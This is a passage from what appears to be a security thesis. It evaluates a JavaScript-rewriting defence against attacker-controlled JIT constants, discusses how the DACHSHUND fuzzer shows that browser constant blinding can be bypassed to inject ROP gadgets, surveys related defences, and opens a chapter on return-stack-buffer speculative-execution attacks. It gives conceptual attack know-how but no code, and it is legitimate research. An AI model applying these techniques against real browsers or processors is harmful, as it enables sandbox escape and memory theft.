


Figure 4.6: Averaged Octane scores in Chrome and Edge




Figure 4.7: Octane results in Chrome (Original vs Proxy vs Not-Optimized)

Script library can be cached by the proxy as well as on the client side. Such caching mechanisms are part of COTS browsers and require no further client software modifications. Finally, rewriting multiple scripts simultaneously is an effort that can be trivially parallelized to further improve performance.

Runtime Overhead

Next, we evaluate the runtime overhead that is incurred on the client side due to the modified JavaScript code. To this end, we leverage Octane, a commonly-used benchmark framework for JavaScript engines [91]. For the evaluation, we took the averaged scores from 5 runs of Octane benchmarks. JavaScript runtime showed the following results: Figure 4.6 illustrates the performance comparisons between the original and the rewritten engine. The unit is the score measured by the Octane benchmarks, and higher is better. On average, we measure 21% performance decrease in Chrome and 24% in Edge. The average overhead is significant, but performance is mainly degraded by a few outliers in the benchmark suite, such as:

zlib In order to test the performance of the compiler, zlib uses `eval`. This causes the *rewrite time* of our rewriter to be added to the runtime of the script, as the code passed to `eval` needs to be rewritten dynamically. Additionally, the compiled zlib script extensively uses integer constants that further degrade the performance.

CodeLoad This benchmark measures how quickly a JavaScript engine can execute a script after loading it. CodeLoad uses `eval` to compile JQuery and Closure libraries and therefore again includes the rewriting time.

While the use of dynamic code (like in `eval`) degrades performance, we cannot exclude such code from our rewriter, as it would give a possibility to the attacker to enter constants using dynamic code. However, the experiments have shown that it is mainly dynamic code rewriting that causes performance impacts, and libraries that do not leverage such dynamic code have an acceptable overhead. Without the two poorly-performing benchmarks, the overhead decreases to 12% in Chrome and 13% in Edge. Note that the overhead of popular libraries could be eliminated by whitelisting (and thus not rewriting) trusted scripts, as our threat model is only relevant to non-trusted and attacker-controlled JavaScript inputs. Alternatively, our rewriter could cache popular libraries after they have been already rewritten to provide them to the client without any rewriting overhead.

To put things into perspective, we now compare the performance of our scheme with the performance of a non-optimized JIT compiler. The intuition here is that our suggested attack technique against Chrome relies on abusing output of the optimizing compiler. Disabling the optimizing compiler thus is a viable alternative to protect against attacker-induced gadgets. Therefore, we performed another experiment and also included Chrome with a disabled optimizing compiler (by running Chrome with the V8 flags `noopt` and `nocrankshaft`). Figure 4.7 shows the complete list of all Octane benchmarks, running in three modifications of Chrome: (i) original, (ii) original with proxy (i.e., rewritten JavaScript), and (iii) with the optimizing compiler disabled. As can be seen, with the exception of the two libraries that require rewriting of dynamic code, our proposed solution outperforms the disabled optimizer by around a factor of eight and thus seems to be the preferable option.

Although the overhead for dynamic scripts seems significant, our JavaScript rewriter usually completes in a matter of milliseconds. Rewriting a JavaScript library as big as jQuery takes, on average, less than 60 ms (see Figure 4.5). This can be further improved by incorporating caching in our proxy, using hashes of the dynamic script as a key. This way, for example, when compiling a jQuery library 100 times using `eval` (e.g., as done in CodeLoad), the rewriter spends 60 ms on the initial request and serves the subsequent requests without any delay caused by the rewriting process.

4.7 Discussion

In this section, we revisit the two proposed frameworks, and discuss their implications and possible limitations.

4.7.1 Implications of Dachshund

DACHSHUND has revealed several ways attackers can inject arbitrary long gadgets into JIT-compiled code. We will now discuss how this is relevant from a security perspective.

How bad is attacker-induced shellcode, really?
One could argue that additional defense schemes in browsers will protect against control-flow diversion attacks, regardless of whether an attacker can inject shellcode or not. While this argument is not wrong *per se*, we believe that our findings have important implications anyway. First, constant blinding is part of the two most popular browsers, and—as we find—a security feature that can be easily circumvented by attackers. Relying on such schemes is only helpful if they are also implemented correctly. Otherwise, as we find, they give security guarantees that do not hold in practice. Second, attacks in the past have demonstrated that even additional security mechanisms such as CFI or sandboxing cannot protect against successful browser exploitation. We thus argue that it is not an “either-or” question which security mechanisms to use; we see the need for complementary techniques to defend against browser threats. Finally, predictable gadgets may also have severe security implications on even stronger threat models. For example, assuming that the location of gadgets can be identified, schemes that propose non-readable code (such as Execute-no-Read proposals [6, 28, 29]) can potentially be evaded. We will perform such an evaluation in future work.

Does it matter that you found four-byte constants?
DACHSHUND is not the first work to target constant blinding schemes. Athanasakis et al. [5] had already proven that two-byte constants are sufficient to assemble suitable ROP chains. However, we looked at the problem from a different angle. Instead of using constants that are *excluded* from the blinding process (because they are too short), we inspected whether constants actually *survive* constant blinding. Indeed, four-byte gadgets give an adversary more flexibility in the types of gadgets to use and make building a ROP chain significantly easier. But the more fundamental observation is the fact that we found that constants that *should have been* blinded were, in fact, not successfully blinded.

4.7.2 Limitations of Dachshund

DACHSHUND uses code fuzzing, which is known to be incomplete in terms of code coverage and cases that it explores. We have shown that our technique is quite successful for discovering leftover constants in JIT-compiled code. However, similar to other fuzzing techniques, DACHSHUND cannot be used to *prove* that JIT engines do not emit attacker-controlled constants. DACHSHUND could be combined with static code analysis to fulfill this higher goal.

Furthermore, DACHSHUND leverages immediate constants in JavaScript code to evade constant blinding. It may also be possible to find other types of adversarial constants, such as values embedded in control-flow statements (e.g., constants encoded in relative offsets). However, our findings show that an attacker does not even need to search for other types of constants, given plenty of immediate ones.

4.7.3 Limitations of the Defense

Our proposal to defend against constants has certain limitations, which we address next. As already mentioned, our proxy-based solution requires that HTTPS-secured content can also be rewritten. This means that certificate validation will be done by the proxy and the client needs to trust certificates handed out by the proxy. However, in corporate settings, such HTTPS-enabled proxies are quite common and serve to inspect client communication for multiple purposes (e.g., caching, protecting against information leakage, identifying HTTPS-based malware communication, etc.) Our rewriting logic can easily be integrated into existing proxies.

An alternative to a proxy implementation would be to embed our method as a browser extension. This way users will have more control over the rewriter, e.g., they can request on-demand rewriting of certain pages or whitelist trusted pages. Also, HTTPS-based content will be no problem for an extension-based rewriter, as rewriting happens after a page is already loaded. However, the extension will face a race condition with the running JavaScript, i.e., JavaScript on the page may be executed before the extension finishes rewriting. This problem can be solved by disabling JavaScript execution for all pages until the rewriter terminates.

A technical challenge for our solution is potential deficiencies in HTML/JavaScript parsers. We might face cases in which the parser fails to parse the code. There are two possibilities for dealing with unparsable scripts: (i) we block the script, or (ii) we allow the script without modification. Solution (ii) lowers the security, because an adversary may find out a way to create a script that is unparsable but is still tolerated (and executed) in browsers. However, using (i) may block scripts that come from legitimate sources, thus modifying the semantics of the page. A solution to the aforementioned problem could be to extract all immediate constants by alternative means (e.g., using regular expressions) from unparsable scripts and replace them with the safe alternatives. However, in summary, non-parseable scripts are not a fundamental problem of our approach, but more a technical challenge for parser implementations.

One weakness of our defense technique is that future JIT compilers might convert global objects into integers as part of the JIT code optimization. The basic idea why we replace integer constants with global objects is that the global variables in JavaScript are volatile and can be modified by every function running in the same context, e.g., by a JavaScript function running at some time intervals. Therefore, these global variables, even though they encode integer values, will not be inlined. However, if a global variable is first moved into a local variable, then the local variable can be inlined if necessary. We manually tested multiple such cases in Chrome and found out that the JIT compiler of Chrome does not inline such variables. However, in the future, if the compiler is extended to also inline these variables, our rewriter has to be adapted accordingly.

Furthermore, we unfortunately have no way to prove the completeness of the rewriter. For example, our current prototype implementation does not cover all border cases of implicit conversions. In our JavaScript rewriter, we account for implicit conversions between a string and a number, e.g., from the string `'123'` to the number `123`. JavaScript, however, allows more cases of allowed implicit conversions. For example, using Boolean constants `true` and `false` as numbers `1` and `0` respectively (`true+true` is 2, `true*100` is 100). Similarly, unary operators can be applied to various types of JavaScript objects to convert them to integers. For example, `+[]` equals to 0, and `+!![]` equals to 1. These types of conversions are used by JavaScript obfuscators to hide the source code [73]. As Edge only caches (i.e., emits in JIT-code) integer constants that are directly encoded as immediate values in JavaScript, these implicit conversions will not be a problem for it. However, they can still be emitted by the optimizing compiler of Chrome. By manual verification, we found out that these cases are *not* optimized by Chrome's current JIT compiler and therefore can be ignored by our defense altogether. In the future, if these values get inlined into the executable code, our defense can be easily extended to also cover them.

Apart from immediate constants, an attacker might encode *implicit* constants in JITted code. She can do so by abusing other parts of the JavaScript code that indirectly influence values encoded in JIT-compiled code. For example, parameters on the stack are referenced by adding their offset to `rbp`. The offset is encoded as a part of the instruction, and thus is emitted to the code. By varying the number of function parameters, the attacker might generate useful gadgets. However, this attack is limited by the number of possible arguments that a function can have, limiting the attacker to incomplete two bytes. Alternatively, in our previous work (see Chapter 3), we demonstrated that an adversary can use relative offsets encoded in control flow instructions (e.g., conditional jumps or calls) [P1]. By carefully choosing certain code sizes, attackers can change the values encoded in these instructions, such as relative offsets of branches (e.g., `if/else`) or calls (e.g., between caller and callee). Complementary techniques, such as code randomization (e.g., NOP insertions) or control-flow-changing code rewriting might help to defend against such cases as a probabilistic defense. We leave these ideas open for future work.

The discussion above has shown that we are not aware of any obfuscation technique that evades our defense. That said, it might be possible that JIT compilers change, or simply that attackers may find novel evasion tricks that we have not discussed. In any case, this is not a fundamental limitation of our defense, but (as the examples above show) we can likely further improve code rewriting to gain complete coverage over any attacker-controlled constant that we might have missed in the current prototype implementation.

4.8 Related Work

In the following, we survey related work, including an evolution of attack techniques and their corresponding defenses.

4.8.1 ASLR vs. Code-Reuse Attacks

ASLR continues to be the most-widely deployed defense technique against code-reuse attacks [109]. However, apart from being incomplete [102] (i.e., not being applied to all memory segments) or having low entropy due to a 32-bit systems [106], ASLR is also vulnerable to code-reuse attacks utilizing information leakage [65, 35, 13]. To make up for ASLR's weaknesses, fine-grained randomization schemes complement ASLR by randomizing the code *within* memory segments reordered by ASLR. Therefore, leaking a code pointer does not reveal any information about the remaining code in that page. For example, Pappas *et al.* [96] randomize instructions inside basic blocks by code rewriting. ASLP, by Kil *et al.* [74], shuffles the addresses of functions along with important data structures by statically rewriting an executable. STIR, by Wartell *et al.* [114], permutes basic blocks of the program at startup. Lu *et al.* advance these schemes by providing a practical runtime re-randomization solution [85].

However, scripting environments enabled attackers to leverage information leak to bypass ASLR. In JIT-ROP [107], Snow *et al.* demonstrated that by repeatedly exploiting a memory disclosure vulnerability, the attacker can read code pages of a program and generate a gadget chain on the fly.

Closest related to our work, Athanasakis *et al.* [5] empowered JIT-ROP by utilizing the code output from the JIT compilers to *inject* their own gadgets. Knowing that JIT engines do not blind smaller constants, they show that an attacker may be able to carefully align two-byte gadgets to mount successful attacks. We follow the same motivation, but show that the deficiencies of constant blinding are far more fundamental than ignoring small constants. DACHSHUND has proven that constant blinding implementations in modern browsers are inherently incomplete, irrespective of the size of the constants. In addition, we propose and implement a viable defense against attacker-induced gadgets in JavaScript code.

4.8.2 Defenses against Code Reuse

Researchers have proposed various defenses against code-reuse attacks, as summarized in the following.

Non-Readable Code: Backes *et al.* [6] and Crane *et al.* [28] proposed tackling JIT-ROP attacks by forbidding the attacker to read executable pages of the program. XnR (Execute-no-Read) marks executable pages as non-present and utilizes a page-fault handler to allow only valid accesses (i.e., instruction fetches). Similarly, Readactor uses Extended Page Tables (EPT) to mark all executable pages as non-readable and applies fine-grained randomization to all executable pages. Some remaining weaknesses of Readactor (e.g., function pointers in import tables and vtables) have been resolved in its successor Readactor++ [29]. Targeting ARM, also Braden *et al.* [18] suggest to leverage execute-only memory to protect against code-reuse attacks. Finally, Gionta *et al.* suggest to hide code via a split TLB [46].

Although the idea of non-readable code is promising, withdrawing read privileges alone does not suffice to protect against attacker-induced gadgets, in particular if gadgets are deterministic and their locations predictable. This is also the reason why the schemes are typically combined with fine-grained randomization schemes, and hence, their security against our attack heavily depends on the randomization.

Control Flow Integrity: CFI schemes restrict the control flow to valid code paths. CFI implementations range from coarse-grained to fine-grained schemes [122, 123, 31, 86, 122], following the typical compromise between efficiency and security [33, 48]. Shying the complexity of JIT engines, few CFI schemes have been tested on JIT compilers. One of the notable exceptions is NaCl SFI [4], which provides a coarse-grained CFI implementation for JIT engines, but faces an overhead of 51% on x64 systems. Similarly, RockJIT instruments JIT-compiled code with coarse-grained checks, verifying the control flow instruction targets at runtime. Forcing the jump targets to be aligned instructions, RockJIT thus successfully defends against our attack. Note that, apart from being fine-grained, the completeness of CFI schemes is equally important, i.e., even in the presence of a single unchecked (or wrongly checked) jump target, the attacker will be able to mount a successful attack. In particular, with arbitrary four-byte gadgets, the attacker only uses unaligned instructions, and therefore no additional CFI checks will be executed in between. Note that this may not be the case for Athanasakis' attack that requires to align multiple shorter gadgets to obtain a useful one. Summarizing, complete CFI schemes are a powerful defense, and may become a viable solution in the long run. However, special attention must be paid to the completeness and to the precision of the sandbox. In the past, sandbox escaping attacks demonstrated that orthogonal defenses, like ours, present a useful additional layer of security.

4.8.3 Protecting JIT Compilers

Next to general code reuse defenses, researchers have also suggested to specifically protect JIT compilers against exploitation. In JITDefender, Chen *et al.* [25] proposed defending against JIT spraying by removing executable rights from JIT-compiled code pages, until they are called by the compiler. Similarly, executable rights will be stripped after the function returned. This way, diverting the control flow to the sprayed code will crash the program. Although this defense may work in some situations, the attacker can extend the time a code pages is executable, e.g., by using a thread that continuously calls a JavaScript function.

Chen *et al.* proposed JITSafe [26]. JITSafe is an extended version of JITDefender, incorporating a similar technique as suggested by Wu *et al.* with RIM [119], to inject invalid instructions into long chains of NOP sleds. While this defense is successful to prevent code spraying with long NOP sleds, it cannot protect against more fine-grained code injections (such as injecting single gadgets, as in our attack).

Homescu *et al.* [61] and Wei *et al.* [116] propose librando and INSeRT, respectively. These techniques are similar to techniques deployed in modern browsers. For example, both of these techniques randomize the JIT-compiled code by randomly inserting either NOP (librando) or illegal (INSeRT) instructions into the code. Moreover, both of these techniques deploy some form of constant blinding, e.g., by using an XOR (INSeRT) or LEA (librando) instruction to encrypt the constants. Our evaluation on popular browsers has proven that such constant blinding schemes are actually hard to get right. To foster future research in this direction, we thus provide DACHSHUND as framework to evaluate the completeness of constant blinding implementations.

4.8.4 JavaScript Rewriting

While with totally different goals in mind, other researchers also used JavaScript rewriting as technique to guarantee various other security aspects. For example, Doupe *et al.* suggest a Web rewriting framework called deDacota that separates code (JavaScript) from data (HTML) to defend against cross-site scripting (XSS) attacks [34]. Reis *et al.* rewrite Web documents in such a way that also dynamic contents (e.g., script code) is instrumented and can be validated against security policies [98]. Similarly, Yu *et al.* provide a provably correct JavaScript code rewriting methodology to defend against threats like XSS [121]. These ideas follow similar concepts to identify JavaScript code in a Web site, however, do not focus on the security of JIT compilers.

4.9 Conclusion

DACHSHUND has uncovered that constant blinding implementations in many popular browsers are incomplete and inherently insecure. This has severe implications on the security of browsers, as (i) the guarantees that are assumed to be given by constant blinding are not met in practice, (ii) we demonstrate how easy an attacker can inject arbitrary gadgets (up to four bytes) to form ROP chains, and (iii) as the problems of constant blinding are far deeper than it was previously believed. Our JavaScript-based rewriting approach is a first step to remove the risk of attacker-induced constants and to safe the guarantees of constant blinding, without any need to rewrite browser software. In the long run, we presume that more fundamental changes are required to guarantee browser security, such as enforcing Control Flow Integrity schemes even on JIT-compiled code, or exploring provably-secure gadget-free JIT compilers.

5 ret2spec

Speculative Execution Using Return Stack Buffers

5.1 Motivation

Speculative execution is an optimization technique that has been part of CPUs for over a decade. It predicts the outcome and target of branch instructions to avoid stalling the execution pipeline. However, until recently, the security implications of speculative code execution have not been studied.

In this work, we investigate a special type of branch predictor that is responsible for predicting return addresses. To the best of our knowledge, we are the first to study return address predictors and their consequences for the security of modern software. In our work, we show how return stack buffers (RSBs), the core unit of return address predictors, can be used to trigger misspeculations. Based on this knowledge, we propose two new attack variants using RSBs that give attackers similar capabilities as the documented Spectre attacks. We show how local attackers can gain arbitrary speculative code execution across processes, e.g., to leak passwords another user enters on a shared system. Our evaluation showed that the recent Spectre countermeasures deployed in operating systems can also cover such RSB-based cross-process attacks. Yet we then demonstrate that attackers can trigger misspeculation in JIT environments in order to leak arbitrary memory content of browser processes. Reading outside the sandboxed memory region with JIT-compiled code is still possible with 80% accuracy on average.

5.2 Problem Description

For decades, software has been able to abstract from the inner workings of operating systems and hardware, and significant research resources have been spent on assuring software security. Yet only recently, the security community has started to investigate the security guarantees of the hardware underneath. The first investigations were not reassuring, revealing multiple violations of security and privacy, e.g., demonstrating that cryptographic keys meant to be kept secret may leak via caching-based side channels [94, 97, 9]. This recent discovery has piqued interest in the general topic of microarchitectural attacks. More and more researchers aim to identify potential problems, assess their impact on security, and develop countermeasures to uphold previously-assumed security guarantees of the underlying hardware. As a consequence, a variety of novel techniques have been proposed which abuse microarchitectural features, thereby making seemingly-secure programs vulnerable to different attacks [56, 93, 97, 9, 55, 75].

One of the core drivers for recent microarchitectural attacks is the sheer complexity of modern CPUs. The advancement of software puts a lot of pressure on hardware vendors to make their product as fast as possible using a variety of optimization strategies. However, even simple CPU optimizations can severely threaten the security guarantees of software relying on the CPU. Caching-based side channels are a notable example of this problem: such side channels exist since caches that improve the access time to main memory are shared across processes. Thus, caching can result in leaking cryptographic keys [97, 9], key-stroke snooping, or even eavesdropping on messages from secure communications [56, 93].

Besides caching, modern CPUs deploy several other optimization techniques to speed up executions, two of which we will study in more detail. First, in out-of-order execution, instead of enforcing a strict execution order of programs, CPUs can reorder instructions, i.e., execute new instructions before older ones if there are no dependencies between them. Second, in speculative execution, CPUs predict the outcome/target of branch instructions. Both these strategies increase the utilization of execution units and greatly improve the performance. However, they also execute instructions in advance, meaning they can cause instructions to execute that would have not been executed in a sequential execution sequence. For example, it can happen that an older instruction raises an exception, or that the branch predictor mispredicts. In this case, the out-of-order executed instructions are rolled back, restoring the architectural state at the moment of the fault (or misspeculation). Ideally, the architectural state is the same as in strict sequential execution. However, in our technical report [T1], we have shown that instructions executed out of order can influence the state in a manner that can be detected. This was further demonstrated by Meltdown [84] and Spectre [76]—two perfect examples of this class of problems. Meltdown exploits a bug in Intel's out-of-order engine, allowing the privileged kernel-space data to be read from unprivileged processes. Spectre poisons the branch target buffer (BTB) and thus tricks the branch prediction unit into bypassing bounds checks in sandboxed memory accesses, or even triggering arbitrary speculative code execution in different processes on the same core. To mitigate these threats, operating systems had to make major changes in their design (e.g., isolating the kernel address space from user space [53]), and hardware vendors introduced microcode updates to add new instructions to control the degree of the aforementioned CPU optimization techniques [67].

5.3 Contributions

In this work, we further investigate speculative execution and show that attacks are possible beyond the already-documented abuse of BTBs. More specifically, we look into the part of branch prediction units that are responsible for predicting return addresses. Since they are the core of the return address predictor, we will in particular investigate the properties of return stack buffers (RSBs). RSBs are small microarchitectural buffers that remember return addresses of the most recent calls and speed up function returns. Given that return addresses are stored on the stack, without such RSBs, a memory access is required to fetch a return destination, possibly taking hundreds of cycles if retrieved from main memory. In contrast, with RSBs, the top RSB entry can be read instantaneously. RSBs thus eliminate the waiting time in the case of a correct prediction, or in the worst case (i.e., in case of a misprediction) face *almost*[1] no additional penalty.

Despite being mentioned as *potential* threat in the initial report from Google Project Zero [62] and Spectre [76], the security implications of abusing RSBs have not yet been publicly documented, and only very recent studies have started to investigate timing implication of return address mispredictions at all [118]. To the best of our knowledge, we are the first to systematically study and demonstrate the *actual* security

[1]Rolling back the pipeline on misspeculation adds an overhead of a few cycles.

implications of RSBs. We furthermore show the degree to which attackers can provoke RSB-based speculative execution by overflowing the RSB, by crafting malicious RSB entries prior to context switches, or by asymmetric function call/return pairs.

Based on these principles, we provide two RSB-based attack techniques that both allow attackers to read user-level memory that they should not be able to read. In the first attack (Section 5.6), we assume a local attacker that can spawn arbitrary new programs that aim to read another user's process memory. To this end, we show how one can poison RSBs to force the colocated processes (on the same logical core) to execute arbitrary code speculatively, and thus report back potential secrets. Interestingly, operating systems (coincidentally) mitigate this attack by flushing RSBs upon context switches. Yet these mitigations were introduced to anticipate potential RSB underflows that trigger the BTB[2], possibly leading to speculatively executing user-mode code with kernel privileges. RSB flushing is thus only used when either SMEP[3] is disabled or when CPUs of generation Skylake+ are used. This hints at the fact that RSB stuffing was introduced in order to avoid speculative execution of user-land code from kernel (non-SMEP case) or BTB injections (Skylake+ CPUs fall back to BTB predictions on RSB underflow). However, as this defense is not always active, several CPU generations are still vulnerable to the attack demonstrated in this work. Our work shows that RSB-based speculated execution (i) can indeed be provoked by local attackers with non-negligible probability, and (ii) goes beyond the currently-assumed problem of falling back to the BTB (thus allowing for Spectre) when underflowing RSBs, and thus, can be generalized to the non-trustworthiness of attacker-controlled RSBs.

In our second attack (Section 5.7), we investigate how attackers can abuse RSBs to trigger speculation of arbitrary code inside the same process—notably *without* requiring a context switch, and thus effectively evading the aforementioned defense. We assume an attacker that controls a web site the target user visits, and by carefully crafting this web site, aims to read memory of the victim's browser process. Technically, we leverage Just-in-Time (JIT) compilation of WebAssembly to create code patterns that are not protected by memory isolation techniques and thus can read arbitrary memory of a browser process. By doing so, we show that adversaries can bypass memory sandboxing and read data from arbitrary memory addresses.

Both attack types demonstrate that speculative execution is not limited to attackers penetrating the BTB. While our attacks result in similar capabilities as Spectre, the underlying attack principles to manipulate the RSB are orthogonal to the known poisoning strategies. We thus also discuss how existing and new countermeasures against RSB-based attacks can mitigate this new risk (Section 5.8). We conclude with vendor and developer reactions that we received after responsibly disclosing the internals of this new threat.

[2]https://patchwork.kernel.org/patch/10150765/

[3]SMEP (Supervisor Mode Execution Protection) is a recent x86 feature implemented by Intel to protect against executing code from user-space memory in kernel mode.

In this work, we provide the following contributions:

- We study the return address predictor, an important yet so far overlooked module in the prediction unit. To the best of our knowledge, we are the first to demonstrate the actual abuse potential of RSBs.
- We propose attack techniques to trigger misspeculations via the RSB. This can be useful in future studies that will target speculative code execution. In contrast to using the branch predictor, which requires a prior training phase, RSBs can be forced to misspeculate to required addresses without prior training.
- We then propose cross-process speculative execution of arbitrary code (similar to Spectre/Variant 1). We evaluate the results by leaking keystrokes from a specially-crafted `bash`-like program. Using our synthetic program example, we demonstrate that such attacks are in principle conceivable, showing the importance of applying the existing OS-based defenses to every microarchitecture in order to fully mitigate our attack.
- Finally, we show how to trigger misspeculations via RSBs in JIT-compiled code. We leverage this to execute arbitrary code speculatively and, by doing so, bypass memory sandboxing techniques, allowing arbitrary memory reads. We evaluate our technique in Firefox 59 (with a modified timer for higher precision).

5.4 Primer on x86 Processor Microarchitecture

This chapter provides background information about implementation details of modern x86 processors. Given that this work mainly targets Intel processors, the information presented here will be Intel specific; however, the same principles also apply to other hardware vendors, such as AMD or ARM.

5.4.1 Execution Engine

In the following, we provide an overview of some performance optimization techniques for the execution core that are employed by modern CPU vendors.

Out-of-Order Execution

Executing a program from a software perspective means running its instructions one by one in the order they are written (i.e., in-order execution). However, the sequential execution in hardware means that only one of the execution units will be busy at a time—an instruction N cannot be started unless all preceding instructions, $1..N-1$, are finished executing. This is not a new problem, and there have been plurality of design ideas of how to solve it. The most notable example, that is used by most modern processors, is out-of-order execution. As the name suggests, out-of-order processors execute instructions not based on their order in the instruction stream, but based on their data dependencies, i.e., if an instruction N has all its inputs available it can be executed regardless of the execution state of instructions $1..N-1$.

To implement out-of-order execution, processors maintain a so-called reorder buffer (ROB), a FIFO buffer that keeps micro-OPs[4] in their original order while executing them out of order. After decoding, a new ROB entry is allocated for the micro-OP. The entry remains allocated until the instruction is committed to the architectural state. Committing (also called *retiring*) a micro-OP reflects its changes back to the architectural state, e.g., modifying the architectural (ISA-visible) registers or writing data back to memory. Since the programs assume a sequential order, instructions are committed in order, i.e., the architectural state is updated in the program order.

Speculative Execution

Control dependencies, similar to data dependencies, are another reason of execution pipeline stalls. For example, while executing instructions, the CPU can encounter a branch instruction that depends on the result of a preceding instruction. Naively, the CPU would wait until the branch target is known and only then execute the instruction. However, this would effectively serialize instruction stream at branch points.

A better solution, that is used by most modern processors, is to augment out-of-order execution engines with speculative execution. The key idea of speculative execution is to predict the most-likely branch target and divert the execution to it, i.e., execute the predicted instructions using the out-of-order engine. The catch here is that the retire pointer does not go beyond the oldest predicted branch instruction. When the branch instruction is evaluated, the original prediction is checked. If the prediction was correct, it means that the speculated instructions have been executed on the correct path, and they can retire. Otherwise, the execution pipeline will be flushed and the execution will continue from the correct path. It is important to note that although the instructions on the wrong path did not retire, they were still executed, likely leaving an observable trace. Branch prediction unit (BPU) is a unit responsible for predicting possible outcomes of various branch instructions. Given the diversity of branch instructions, there are different prediction methods, e.g., predicting taken/not-taken for conditional branches, or predicting the jump target for indirect jumps/calls.

Two recently disclosed microarchitectural attacks, Spectre [76] and Meltdown [84], abuse the aforementioned out-of-order and speculative execution engines. Meltdown uses the fact that out-of-order engines do not handle exceptions until the retirement, and leverages it to access memory regions that would otherwise trigger a fault (e.g., kernel memory). Due to a bug in Intel's out-of-order execution engine, for a small time window data from the faulty memory access are being forwarded to the execution core. Adversaries can use a covert channel to report the data to the architectural state. For example, by using a cache covert channel, i.e., using the leaked value in a dependent memory access. Although the dependent memory access will be flushed from the pipeline after handling the fault, the cache line for that address will remain cached. In contrast to Meltdown, Spectre does not rely on an implementation issue; instead it uses a legitimate hardware feature—branch prediction—to mount an attack: mistraining

[4]Micro-OPs are smaller RISC-like instructions that are used to implement bigger CISC instructions (macro-OP) provided by x86 ISA. Each macro-OP is translated into a sequence of one or more micro-OPs.

the BPU for conditional branches in Variant 1, and injecting BTB entries with arbitrary branch targets in Variant 2. Variant 1 can be used to bypass bounds checking and thus read outside the permitted bounds, while Variant 2 allows cross-process BTB injection, leading to arbitrary speculative execution of the code in other processes on the same physical core. Similarly, in our technical work, Speculose [T1], we have shown how speculative execution can be used to read outside the memory bounds. Furthermore, we have demonstrated how dependency resolution in out-of-order engines can be exploited to distinguish between mapped and non-mapped kernel pages, resulting in a KASLR break.

5.4.2 Caches

Considering the gap between CPU and memory speeds, waiting for even a single memory access can be a bottleneck in a computation. To this end, processors use caches: small buffers, close to execution core, storing recently accessed data to make subsequent memory accesses to the same address faster. Modern processors have multiple levels of caches, varying by size and access speed. For instance, 3 levels in Intel's Haswell microarchitecture [69]: L1, L2, and L3; the latter is also called last level cache (LLC). Being closest to the execution core, L1 is the fastest, commonly having only 4 cycles of access latency. Furthermore, L1 and L2 caches are private (i.e., only accessible to the physical core they reside in), while LLC is shared among all cores. It is worth noting that L1 and L2 caches are shared by logical cores if hyperthreading is used.

The construction of modern caches looks as follows: they are divided into S cache sets. Each cache set contains W cache entries, called ways. Each cache entry contains a tag (i.e., the address for the cached data), a cache line of L bits (i.e., the cached data), and status bits (e.g., valid or dirty bits). On each memory access, address bits are split into tag, set index, and byte offset bits. First, the set index is used to find the corresponding cache set. The requested tag bits are then compared with each cache entries' tag bits to find a match. Finally, in case of a match (cache hit), the byte offset bits are used to select the required byte(s) from the matching cache line. The selected byte(s) are then forwarded to the execution core.

A typical L1 data cache in Intel CPUs has $L = 64$ bytes of cache line, $W = 8$ ways per cache set, having in total $S = 64$ sets. That is, L1 data cache has $S \times W \times L = 64 \times 8 \times 64 = 32$ KiB of storage. Another thing to note is that, to lookup the data in cache, either a physical or a virtual address can be used. Intel configures L1 caches such that both virtual and physical addresses can be used as a cache set index. This is achieved by using only the least significant 12 bits as a set index, which, as we know from Section 2.1, are shared between virtual and physical addresses. As a result, L1 cache set and TLB lookups can be run in parallel. The TLB result is then used to find the matching cache entry in the preselected cache set.

5.4.3 Primer on Return Stack Buffers

